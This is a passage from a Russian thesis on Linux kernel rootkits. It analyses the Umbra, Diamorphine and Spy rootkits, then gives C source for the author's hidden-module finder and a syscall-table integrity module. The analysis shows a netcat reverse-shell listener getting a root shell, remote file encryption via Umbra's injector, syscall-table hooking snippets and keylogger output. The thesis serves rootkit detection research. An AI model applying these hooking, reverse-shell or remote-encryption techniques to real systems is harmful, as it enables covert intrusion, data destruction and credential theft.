


Рисунок 19 – Схема подключения reverse shell

Установление соединения между компьютером злоумышленника и зараженным устройством представлено на рисунке 20. Компьютер злоумышленника задается в коде руткита Umbra.

rootkit@rootkit-VirtualBox: ~	rootkit@rootkit-
File Edit View Search Terminal Help	File Edit View Search Terminal Help
<pre> rootkit@rootkit-VirtualBox:~\$ nc -l -p 5888 Listening on [0.0.0.0] (family 0, port 5888) Connection from 127.0.0.1 58332 received! /bin/sh: 0: can't access tty; job control turned off # ls home rootkit </pre>	<pre> rootkit@rootkit-VirtualBox:/\$ kill -51 1 bash: kill: (1) - Operation not permitted rootkit@rootkit-VirtualBox:/\$ </pre>

Рисунок 20 – TCP-соединение между зараженным и удаленным компьютерами

После успешного соединения с компьютером злоумышленника Umbra с помощью Netfilter (Netfilter – подсистема ядра, позволяющая осуществлять пакетную фильтрацию) выполняется проверка входящих пакетов[16]. Пакеты, отправляемые с компьютера злоумышленники, содержат заголовок необходимой команды для выполнения на зараженном компьютере (шифрование и дешифрование файлов, скрытие и раскрытие модуля). Пример выполнения команды удаленного шифрования файлов представлен на рисунке 21.



```
rootkit@rootkit-VirtualBox: ~/Downloads/Umbra-master/client
File Edit View Search Terminal Help
rootkit@rootkit-VirtualBox:~/Downloads/Umbra-master/client$ sudo ./injector -p /
home/rootkit/testFolder -e 127.0.0.1
*****
***** Umbra Injector *****
*****
***** https://github.com/h3xduck/Umbra *****
*****
[INFO]Selected ENCRYPT a rootkit remotely
[INFO]Attacker IP selected: 127.0.0.1
[INFO]Victim IP selected: 127.0.0.1
[INFO]Target PATH selected: /home/rootkit/testFolder
[INFO]Sending malicious packet to infected machine...
Packet of length 82 sent to 16777343
[OK]Request to encrypt directory successfully sent!
rootkit@rootkit-VirtualBox:~/Downloads/Umbra-master/client$ █
```

Рисунок 21 – Шифрования файлов через компьютер злоумышленника

На рисунке 22 представлен результат шифрования файлов. На данном примере видно, что файл получил дополнительное расширение «.ubr». При просмотре информации в файле с помощью команды «cat» содержимое перестает быть читаемым.

```
rootkit@rootkit-VirtualBox: ~/testFolder
File Edit View Search Terminal Help
rootkit@rootkit-VirtualBox:~/testFolder$ ls
test_file
rootkit@rootkit-VirtualBox:~/testFolder$ cat test_file
normal text

rootkit@rootkit-VirtualBox:~/testFolder$ ls
test_file.ubr
rootkit@rootkit-VirtualBox:~/testFolder$ cat test_file.ubr
*****O*****rootkit@rootkit-VirtualBox:~/testFolder$
rootkit@rootkit-VirtualBox:~/testFolder$ █
```

Рисунок 22 - Результат выполнения удаленного шифрования

Используя данный метод удаленного управления руткидом, злоумышленник может незаметно для пользователя похитить, зашифровать или удалить файлы на компьютере пользователя. Также данный метод может быть использован для управления дополнительными вредоносными программами, находящимися на зараженном компьютере.

## 2.6 Анализ метода изменения таблицы системных вызовов

Метод перехвата системных функций с помощью изменения таблицы системных вызовов остается актуальным на сегодняшний день. Разбор данного метода выполнен на примере руткита Diamorphine.

Все обработчики системных вызовов Linux хранятся в таблице `sys_call_table` [17]. Изменение значений в этой таблице приводит к изменению поведения системы. В результате злоумышленник может подключить любой системный вызов, сохранив старое значение обработчика и добавив собственный обработчик в таблицу.

Замена функции в таблице системных вызовов состоит из следующих этапов:

1. Получение таблицы системных вызовов с помощью функции определенной в `kallsyms.h`:

```
unsigned long kallsyms_lookup_name( const char *name );
```

Данная функция принимает на вход название объекта, а возвращает его адрес;

2. С помощью констант номера системных функций в таблице из файла `unistd_32.h` получаем адрес настоящих системных вызовов. На рисунке 23 показан метод получения адреса оригинальных системных функций руткитом Diamorphine;

```
1 orig_getdents = (t_syscall)__sys_call_table[__NR_getdents];  
2 orig_getdents64 = (t_syscall)__sys_call_table[__NR_getdents64];  
3 orig_kill = (t_syscall)__sys_call_table[__NR_kill];
```

Рисунок 23 – Получение адреса системных вызовов

3. Последним этапом является замена адреса в таблице на адрес функции обработчика руткита. На рисунке 24 показана замена значений таблицы руткитом Diamorphine.

```
1 __sys_call_table[__NR_getdents] = (unsigned long) orig_getdents;  
2 __sys_call_table[__NR_getdents64] = (unsigned long) orig_getdents64;  
3 __sys_call_table[__NR_kill] = (unsigned long) orig_kill;
```

Рисунок 24 – Получение адреса системных вызовов

Таким образом, после замены значений адреса в таблице при вызове функций, необходимых для пользовательского пространства, будут вызваны функции, реализованные в рутките.

## **2.7 Анализ метода сбора информации о нажатии клавиш**

Одним из видов атак, реализованных руткиком, является KeySniffing (получение данных, вводимых пользователем с помощью клавиатуры). С помощью данной атаки злоумышленник может похищать пароли и другую конфиденциальную информацию пользователя. Для анализа атаки выбран руткит Spy, демонстрирующий нелегитимное получение вводимых пользователем данных.

В библиотеке linux/keyboard.h для ядра Linux предусмотрена функция для регистрации вызова обратной функции события клавиатуры:

```
register_keyboard_notifier(struct notifier_block *nb);
```

После регистрации обратного вызова при возникновении события клавиатуры (нажатие клавиши) будет вызвана функция, обрабатывающая событие и записывающая полученную информацию.

В рутките Spy функция обработки события клавиатуры выполняет следующие действия:


- Регистрирует событие только при нажатии клавиши (защита от повторного срабатывания при отпускании клавиши клавиатуры);

- Преобразует полученное значение кода нажатой клавиши в читаемый для злоумышленника вид;

- Записывает полученной информации в указанный файл, скрытый для пользователя.



Пример результата работы руткита Spy представлен на рисунке 25. На данном изображении демонстрируется вывод, записанных руткитом данных, хранящихся в /sys/kernel/debug/kisni/keys.



```
rootkit@rootkit-VirtualBox: ~/Downloads/spy-master
File Edit View Search Terminal Help
rootkit@rootkit-VirtualBox:~/Downloads/spy-master$ sudo cat /sys/kernel/debug/kisni/keys
sudo _LCTRL__LSHIFT_v
testing rootkit spy
 UP__UP_
clear
 UP__UP_
```

Рисунок 25 – Результат регистрации нажатых клавиш

Руткит может записывать нажатые клавиши в удобном для пользователя виде, а также в виде шестнадцатеричной и двоичной системе счисления кодов нажатой клавиши.


#### *Выводы по главе 2.*

В главе был проведен краткий обзор рассматриваемых руткитов: Umbra, Spy, Deamorphine. Данные руткиты содержат основные функции, используемые современными руткитами. На основании приведенных руткитов был проведен анализ различных методов перехвата системных функции с целью скрытия файлов и каталогов и управления руткитом. Также были рассмотрены такие методы несанкционированного доступа, как получение прав привилегированного пользователя, скрытия модуля, создания бэкдора, нелегитимного сбора информации с клавиатуры. Приведенные в главе методы предоставляют большую опасность для системы.

## ГЛАВА 3. РАЗРАБОТКА МЕХАНИЗМОВ ОБНАРУЖЕНИЯ РУТКИТОВ

### 3.1 Разработка ПО для поиска скрытых модулей

Анализ метода несанкционированного доступа для скрытия модуля показал, что руткит удаляет себя из `/proc/modules`. Для нахождения скрытого модуля требуется найти оставленные им следы в других разделах системы. Руткиты, помимо скрытия себя из списка модулей, выполняют так же перехват системных функций. Из анализа метода перехвата функций и изменения таблицы системных вызовов было получено, что руткиты обращаются к символам ядра. Символы ядра содержатся в `/proc/kallsyms`. Пример содержания файла `/proc/kallsyms` представлен на рисунке 26.



```
vlad@P2510-G2-MG:~$ tail /proc/kallsyms
0000000000000000 T __wmi_driver_register [wmi]
0000000000000000 t wmi_get_acpi_device_uid [wmi]
0000000000000000 t bpf_prog_6deef7357e7b4530 [bpf]
0000000000000000 t bpf_prog_6deef7357e7b4530 [bpf]
0000000000000000 t bpf_prog_6deef7357e7b4530 [bpf]
0000000000000000 t bpf_prog_6deef7357e7b4530 [bpf]
0000000000000000 t bpf_prog_6deef7357e7b4530 [bpf]
0000000000000000 t bpf_prog_6deef7357e7b4530 [bpf]
0000000000000000 t bpf_prog_6deef7357e7b4530 [bpf]
0000000000000000 t bpf_prog_6deef7357e7b4530 [bpf]
vlad@P2510-G2-MG:~$
```

Рисунок 26 – Вывод файла `/proc/kallsyms`

Экспортируемые символы ядра содержат параметр, содержащий названия модуля, который использует данный символ. На основании этих параметров было создано приложение, работающее в пространстве пользователя, запускаемое через терминал. ПО для поиска скрытых модулей написано на языке C для ОС Linux. Программа выполняет анализ списков модулей, полученных из файлов `/proc/modules` и `/proc/kallsyms` и выдает результат на основе сравнения полученных модулей. Листинг программы представлен в приложении А.

Тестирование программы производится на ОС Linux ubuntu версия ядра 5.4.0-113-generic с установленными руткитами Umbra и Diamorphine. Результат тестирования программы при включенной видимости руткитов представлен на рисунке 27.

```
vlad@ubuntu:/mnt/hgfs/host$ ./find_hidden_modules
[RUN] Search modules in /proc/kallsyms
[END] 62 modules from the /proc/kallsyms
[RUN] Search modules in /proc/modules
[END] 626 modules from the /proc/modules
[RUN] Search for hidden modules
[END] 0 hidden modules found
```

Рисунок 27 – Вывод программы без скрытых модулей

Результат тестирования программы после скрытия вредоносных модулей представлен на рисунке 28.

```
vlad@ubuntu:/mnt/hgfs/host$ ./find_hidden_modules
[RUN] Search modules in /proc/kallsyms
[END] 62 modules from the /proc/kallsyms
[RUN] Search modules in /proc/modules
[END] 610 modules from the /proc/modules
[RUN] Search for hidden modules
[WARNING] The diamorphine module is hidden
[WARNING] The umbra module is hidden
[END] 2 hidden modules found
```

Рисунок 28 – Вывод программы со скрытыми модулями

Программа для поиска скрытых модулей работает корректно. Данное ПО позволяет анализировать наличие руткитов в системе. Так как модули продолжают функционировать, то при нахождении руткитов с помощью данной программы возможно удалить с помощью команды `rmmod`.


### 3.2 Разработка модуля для детектирования изменения таблицы системных вызовов

На сегодняшний день остается популярным способ изменения таблицы системных вызовов для перехвата функций. Существуют методы хранения хэш-сумм системных файлов для детектирования изменения в них. Но данный способ имеет недостаток – руткиты научились изменять подсчет контрольных

сумм. Для решения данной атаки разработан модуль ОС Linux на языке C, позволяющий регулярно сравнивать изменения в таблице системных вызовов. Листинг программы представлен в приложении А. Ключевым моментом является, чтобы модуль по обнаружению изменения таблицы системных вызовов был установлен до попадания руткитов в систему. Алгоритм работы руткита:

- Модуль получает таблицу системных вызовов с помощью функции `callsyms_lookup_name`, являющуюся образцом для последующего сравнения;
- С помощью установленного таймера модуль периодически получает таблицу системных вызовов;
- Модуль сравнивает адреса из исходной таблицы с полученными значениями. При нахождении несовпадений выводит в буфер сообщения ядра (kernel ring buffer) сообщение о несовпадении и заменяет значение на первоначальное.

Тестирование модуля проведено на ОС Linux ubuntu версия ядра 5.4.0-113-generic с последующей установкой руткита Diamorphine. До установки руткита в буфере сообщений ядра нет событий от модуля детектирования изменения таблицы системных вызовов. На рисунке 29 изображен результат работы вывода модуля при инициализации руткита Diamorphine.



```
[23263.117122] Detection: Init OK
[23270.215836] Detection: Change found! (syscall 62)
[23270.215840] Detection: syscall 62 is restored
[23270.215841] Detection: Change found! (syscall 78)
[23270.215842] Detection: syscall 78 is restored
[23270.215842] Detection: Change found! (syscall 217)
[23270.215843] Detection: syscall 217 is restored
vlad@P2510-G2-MG:~$
```

Рисунок 29 – Вывод событий модуля поиска изменений в таблице системных вызовов

Разработанный модуль успешно обнаружил изменения в таблице системных вызовов и заменил их на исходные. Данный способ остановил атаку несанкционированного доступа руткитом Diamorphine. Вредоносный

модуль не сможет в дальнейшем выполнять изменения адресов системных функций. При повторном внедрении руткита в систему модуль для анализа изменений зафиксирует факт редактирования и вернет значения по умолчанию.

### *Выводы по главе 3.*

В данной главе были разработаны средства для обнаружения и противостоянию действий руткитов на основе анализа методов атак несанкционированного доступа. Программное обеспечение, функционирующее в режиме пользователя, позволяет детектировать скрывание модуля, как одного из опасных действий вредоносного модуля. Данное ПО позволяет обнаружить невидимый модуль любому пользователю для последующего удаления. Модуль для анализа изменения адресов системных вызовов, работающий в режиме ядра, как и сам руткит, позволяет обнаружить несоответствия в списке системных функций и исправить данные, атакованные руткитом.

## ЗАКЛЮЧЕНИЕ

Настоящая выпускная квалификационная работа посвящена теме «Анализ алгоритма набора программ Rootkit для предотвращения атак несанкционированного доступа». Стоит отметить, что в ходе проведенной работы были решены все задачи, поставленные во введении, а именно:

1. Проведена классификация руткитов по уровню доступа;
2. Изучены особенности ядра операционной системы Linux;
3. Проведен анализ возможностей LKM-рутокитов;
4. Определены основные методы обнаружения руткитов;
5. Проведен анализ методов несанкционированного доступа LKM-рутокитов;
6. Разработаны механизмы для предотвращения атак руткита.

При проведении классификации, руткиты по уровню доступа были разделены на две категории: пространства пользователя и пространства ядра. Последний тип является наиболее опасным для ОС Linux, так как руткиты пространства ядра имеют доступ ко всем данным системы, открывая возможность изменять файлы ядра, перехватывать системные вызовы, а также создавать бэкдор, оставаясь незамеченным.

Было произведено исследование особенностей построения ядра ОС Linux, позволяющих динамически встраивать дополнительные модули. Для разграничения уровней доступа процессов был проведен анализ уровней защищенности ядра. Модули ядра, включая руткиты, выполняют процессы на самом привилегированном уровне, что позволяет получить полный доступ ко всей функциональности операционной системы. Также был проведен анализ работы системных функций, на основе которых происходит выполнение пользовательских команд.

В главе 1 были рассмотрены основные методы обнаружения руткитов, такие как: поиск аномалий, анализ сети, проверка целостности, поиск подозрительных процессов и проверка возможных функций руткита. На

основании данных способов возможна разработка программного решения по детектированию вредоносных модулей.

Во второй главе был произведен обзор актуальных руткитов для последних версий ядра ОС Linux. На основании представленных зловредных модулей произведен анализ методов несанкционированного доступа. Для этого были исследованы методы перехвата системных вызовов, получения прав привилегированного доступа, скрывания вредоносного модуля, создания бэкдора, изменения таблицы системных вызовов, а также сбора информации с клавиатуры. Использование данных методов актуально для большинства известных руткитов.

На основании анализа методов несанкционированного доступа были разработаны механизмы для поиска скрытых модулей, а также для блокировки проведения руткитом атаки изменения таблицы системных вызовов. Первое решение работает в пользовательском режиме, что позволяет производить проверку по расписанию или при подозрительной активности. Модуль, разработанный для обнаружения изменений адресов системных вызовов, позволяет определить работу вредоносного ПО на первых этапах, а также вернуть их исходные значения. Реализованные технологии актуальны для последних версий ядра ОС Linux.

В заключение стоит отметить, что поставленная цель выпускной квалификационной работы достигнута. На основании анализа методов несанкционированного доступа разработаны механизмы для обнаружения и предотвращения действий руткитов, которые в дальнейшем могут быть использованы для реализации универсальных антивирусных ПО.

## СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

1. Rootkits: [Электронный ресурс]. – URL: <https://www.enisa.europa.eu/topics/csirts-in-europe/glossary/rootkits>
2. What is the Linux kernel: [Электронный ресурс]. – URL: <https://www.redhat.com/en/topics/linux/what-is-the-linux-kernel>
3. Практикум: модули ядра Linux: [Электронный ресурс] – URL: [https://losst.ru/wp-content/uploads/2016/08/BOOK\\_PRACTIS\\_245.pdf](https://losst.ru/wp-content/uploads/2016/08/BOOK_PRACTIS_245.pdf)
4. LKM (Loadable Kernel Module): [Электронный ресурс]. – URL: [https://ru.bmstu.wiki/LKM\\_\(Loadable\\_Kernel\\_Module\)?utm\\_source=yafavorites](https://ru.bmstu.wiki/LKM_(Loadable_Kernel_Module)?utm_source=yafavorites)
5. Anatomy of the Linux kernel: [Электронный ресурс]. – URL: <https://developer.ibm.com/articles/l-linux-kernel/>
6. The Linux Kernel Module Programming Guide: [Электронный ресурс] - URL: [http://citforum.ru/operating\\_systems/linux/lkmpg/](http://citforum.ru/operating_systems/linux/lkmpg/)
7. What are Rings in Operating Systems: [Электронный ресурс]. – URL: [https://www.baeldung.com/cs/os-rings?utm\\_source=yafavorites](https://www.baeldung.com/cs/os-rings?utm_source=yafavorites)
8. Linux Kernel Development: [Электронный ресурс] - URL: [https://itsecforu.ru/wp-content/uploads/2018/01/1lav\\_robert\\_yadro\\_linux\\_opisanie\\_protssessa\\_razrabotki.pdf](https://itsecforu.ru/wp-content/uploads/2018/01/1lav_robert_yadro_linux_opisanie_protssessa_razrabotki.pdf)
9. Raul Siles Pel. Linux kernel rootkits: protecting the system's "Ring-Zero" // GIAC Unix Security Administrator - 2004 - 169 с.
10. Linux system call in Detail: [Электронный ресурс]. – URL: <https://www.geeksforgeeks.org/linux-system-call-in-detail/>
11. How to Detect Rootkits on Windows, Linux and Mac: [Электронный ресурс]. – URL: <https://geekflare.com/rootkits-detection-and-removal-tools/>
12. Rootkits: evolution and detection methods: [Электронный ресурс]. – URL: [https://www.ptsecurity.com/ww-en/analytics/rootkits-evolution-and-detection-methods/#id2?utm\\_source=yafavorites](https://www.ptsecurity.com/ww-en/analytics/rootkits-evolution-and-detection-methods/#id2?utm_source=yafavorites)
13. Analyze the Linux kernel with ftrace: [Электронный ресурс]. – URL: <https://opensource.com/article/21/7/linux-kernel-ftrace>



14. Kernel Tracing with Ftrace: [Электронный ресурс] – URL:  
<https://blog.selectel.com/kernel-tracing-ftrace/>
15. Credentials in Linux: [Электронный ресурс] – URL:  
<https://www.kernel.org/doc/html/latest/security/credentials.html>
16. Основы программирования Netfilter на ассемблере: [Электронный ресурс] – URL:  
[https://www.opennet.ru/base/dev/netfilter\\_lkm.txt.html?utm\\_source=yafavorites](https://www.opennet.ru/base/dev/netfilter_lkm.txt.html?utm_source=yafavorites)
17. Kernel Probes (Kprobes): [Электронный ресурс] – URL:  
<https://docs.kernel.org/trace/kprobes.html>

## ПРИЛОЖЕНИЕ А

### Листинг 1 – Разработанное ПО для поиска скрытых модулей

*Файл main.cpp*

```
#include "parse_module.h"
#include <stdint.h>
#include <stdint.h>

int main(int argc, char const *argv[])
{
    char buffer_modules[INT16_MAX];
    char buffer_kallsys[INT16_MAX];
    uint16_t size = parse_kallsys (buffer_kallsys);
    parse_module (buffer_modules);
    find_hidden_module (buffer_modules, buffer_kallsys, size);
    return 0;
}
```

*Файл parse\_module.c*

```
#include "parse_module.h"
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <stdbool.h>
#include <string.h>

#define PATH_KALLSYMS "/proc/kallsyms"
#define PATH_MODULES "/proc/modules"

void parse_module (char* buffer)
{
    FILE * fp;
    char * line = NULL;
    size_t len = 0;
    int16_t read;
    int offset = 0;
    uint16_t count_modules = 0;

    fp = fopen (PATH_MODULES, "r");
    if (fp == NULL)
        exit(EXIT_FAILURE);

    printf ("\033[32m[RUN]\033[0m Search modules in %s\n",
PATH_MODULES);

    while ((read = getline(&line, &len, fp)) != -1)
    {
        for (size_t i = 0; i < read; i++)
        {
            if (line[i] != ' ')
            {
                buffer[offset++] = line[i];
                count_modules++;
            }
            else

```

```

        {
            buffer[offset++] = ' ';
            break;
        }
    }
}
printf("\033[32m[END]\033[0m  %u  modules  from  the  %s\n",
count_modules, PATH_MODULES);

fclose(fp);
}

uint16_t parse_kallsys (char* buffer)
{
    FILE * fp;
    char * line = NULL;
    size_t len = 0;
    int16_t read;
    int offset = 0;
    uint16_t count_modules = 0;

    fp = fopen(PATH_KALLSYMS, "r");
    if (fp == NULL)
        exit(EXIT_FAILURE);

    printf("\033[32m[RUN]\033[0m  Search  modules  in  %s\n",
PATH_KALLSYMS);

    while ((read = getline (&line, &len, fp)) != -1)
    {
        bool module = false;
        char word[INT16_MAX];
        memset (word, 0, INT16_MAX);
        uint16_t os = 0;

        for (size_t i = 0; i < read; i++)
        {
            if (line[i] == '[')
            {
                module = true;
                continue;
            }
            else if (line[i] == ']')
            {
                module = false;
                if (!check_module (buffer, word))
                {
                    for (size_t j = 0; j < os; j++)
                        buffer[offset++] = word[j];
                    buffer[offset++] = ' ';
                    count_modules++;
                }
                break;
            }
            if (module)
                word[os++] = line[i];
        }
    }
}

```

```

    printf (" \033[32m[END]\033[0m %u modules from the %s\n",
count_modules, PATH_KALLSYMS);
    fclose(fp);

    return offset;
}

bool check_module (char* str, char* substr)
{
    char *ptr = strstr(str, substr);

    if (ptr != NULL)
        return true;
    return false;
}

uint16_t find_hidden_module (char* modules, char* kallsys, uint16_t
size_kallsys)
{
    uint16_t offset = 0;
    bool end = false;
    uint16_t begin = 0;
    char w[INT16_MAX];
    memset (w, 0, INT16_MAX);
    uint16_t k = 0;
    uint16_t count = 0;

    printf ("\033[32m[RUN]\033[0m Search for hidden modules\n");

    while (offset < size_kallsys)
    {
        if (kallsys[offset] == ' ')
        {
            offset++;
            if (!check_module (modules, w))
            {
                printf (" \033[031m[WARNING]\033[0m      The
\033[3;31m%s\033[0m module is hidden\n", w);
                count++;
            }
            k = 0;
            memset (w, 0, INT16_MAX);
            continue;
        }
        else
            w[k++] = kallsys[offset++];
    }
    printf (" \033[32m[END]\033[0m %u hidden modules found \n", count);
    return count;
}

```

*Файл parse\_module.h*

```

#include <stdio.h>
#include <stdbool.h>
#include <stdint.h>

```

```

void parse_module (char* buffer);
uint16_t parse_kallsys (char* buffer);
bool check_module (char* str, char* substr);
uint16_t find_hidden_module (char* modules, char* kallsys, uint16_t
size_kallsys);

```

## Листинг 2 – Разработанный модуль для обнаружения изменения таблицы СИСТЕМНЫХ ВЫЗОВОВ

```

#include <asm/uaccess.h>
#include <linux/kernel.h>
#include <linux/kthread.h>
#include <linux/module.h>
#include <linux/slab.h>
#include <linux/syscalls.h>
#include <linux/timer.h>
#include <linux/workqueue.h>
#include <linux/kprobes.h>
static struct kprobe kp = {
    .symbol_name = "kallsyms_lookup_name"
};

#define TIME_SLEEP 30000

static struct timer_list timer_s;
static struct workqueue_struct *wq;
static unsigned int syscall_table_size;
static unsigned long *addr_syscall_table;
static unsigned long *dump_syscall_table;
static unsigned long *syscall_table;

static unsigned long *get_syscalls_table(void)
{
    unsigned long *start;

    typedef unsigned long (*kallsyms_lookup_name_t) (const char *name);
    kallsyms_lookup_name_t kallsyms_lookup_name;
    register_kprobe(&kp);
    kallsyms_lookup_name = (kallsyms_lookup_name_t) kp.addr;

```

```

        unregister_kprobe(&kp);
        syscall_table = (unsigned
long*)kallsyms_lookup_name("sys_call_table");
        return syscall_table;
    }

static unsigned int get_size_syscalls_table(void)
{
    unsigned int size = 0;
    while (addr_syscall_table[size++]);
    return size * sizeof(unsigned long *);
}

static void check_diff_handler(struct work_struct *w)
{
    unsigned int sys_num = 0;

    while (addr_syscall_table[sys_num]){
        if (addr_syscall_table[sys_num] != dump_syscall_table[sys_num]){
            printk(KERN_INFO "Detection: Change found! (syscall %d)\n",
sys_num);
            write_cr0(read_cr0() & (~0x10000));
            addr_syscall_table[sys_num] = dump_syscall_table[sys_num];
            write_cr0(read_cr0() | 0x10000);
            printk(KERN_INFO "Detection: syscall %d is restored\n", sys_num);
        }
        sys_num++;
    }
}

static DECLARE_DELAYED_WORK(check_diff, check_diff_handler);

static void timer_handler(struct timer_list * list)
{
    unsigned long onesec;

    onesec = msecs_to_jiffies(1000);
    queue_delayed_work(wq, &check_diff, onesec);
    printk (KERN_INFO "Timer");
    if (mod_timer(&timer_s, jiffies + msecs_to_jiffies(TIME_SLEEP)))

```

```

        printk(KERN_INFO "Detection: Failed to set timer\n");
    }

    static int __init detection_init(void)
    {
        addr_syscall_table = get_syscalls_table();
        if (!addr_syscall_table){
            printk(KERN_INFO "Detection: Failed - Address of syscalls table not
found\n");
            return -ECANCELED;
        }

        syscall_table_size = get_size_syscalls_table();
        dump_syscall_table = kmalloc(syscall_table_size, GFP_KERNEL);
        if (!dump_syscall_table){
            printk(KERN_INFO "Detection: Failed - Not enough memory\n");
            return -ENOMEM;
        }
        memcpy(dump_syscall_table, addr_syscall_table, syscall_table_size);

        wq = create_singlethread_workqueue("detection_wq");

        timer_setup(&timer_s, timer_handler, 0);
        if (mod_timer(&timer_s, jiffies + msecs_to_jiffies(TIME_SLEEP))){
            printk(KERN_INFO "Detection: Failed to set timer\n");
            return -ECANCELED;
        }

        printk(KERN_INFO "Detection: Init OK\n");
        return 0;
    }

    static void __exit detection_exit(void)
    {
        if (wq)
            destroy_workqueue(wq);
        kfree(dump_syscall_table);
        del_timer(&timer_s);
        printk(KERN_INFO "Detection: Exit\n");
    }

```

```
}  
module_init(detection_init);  
module_exit(detection_exit);  
  
MODULE_AUTHOR("Vladislav Bakanov");  
MODULE_DESCRIPTION("Detecting changes to the syscall table");  
MODULE_LICENSE("GPL");
```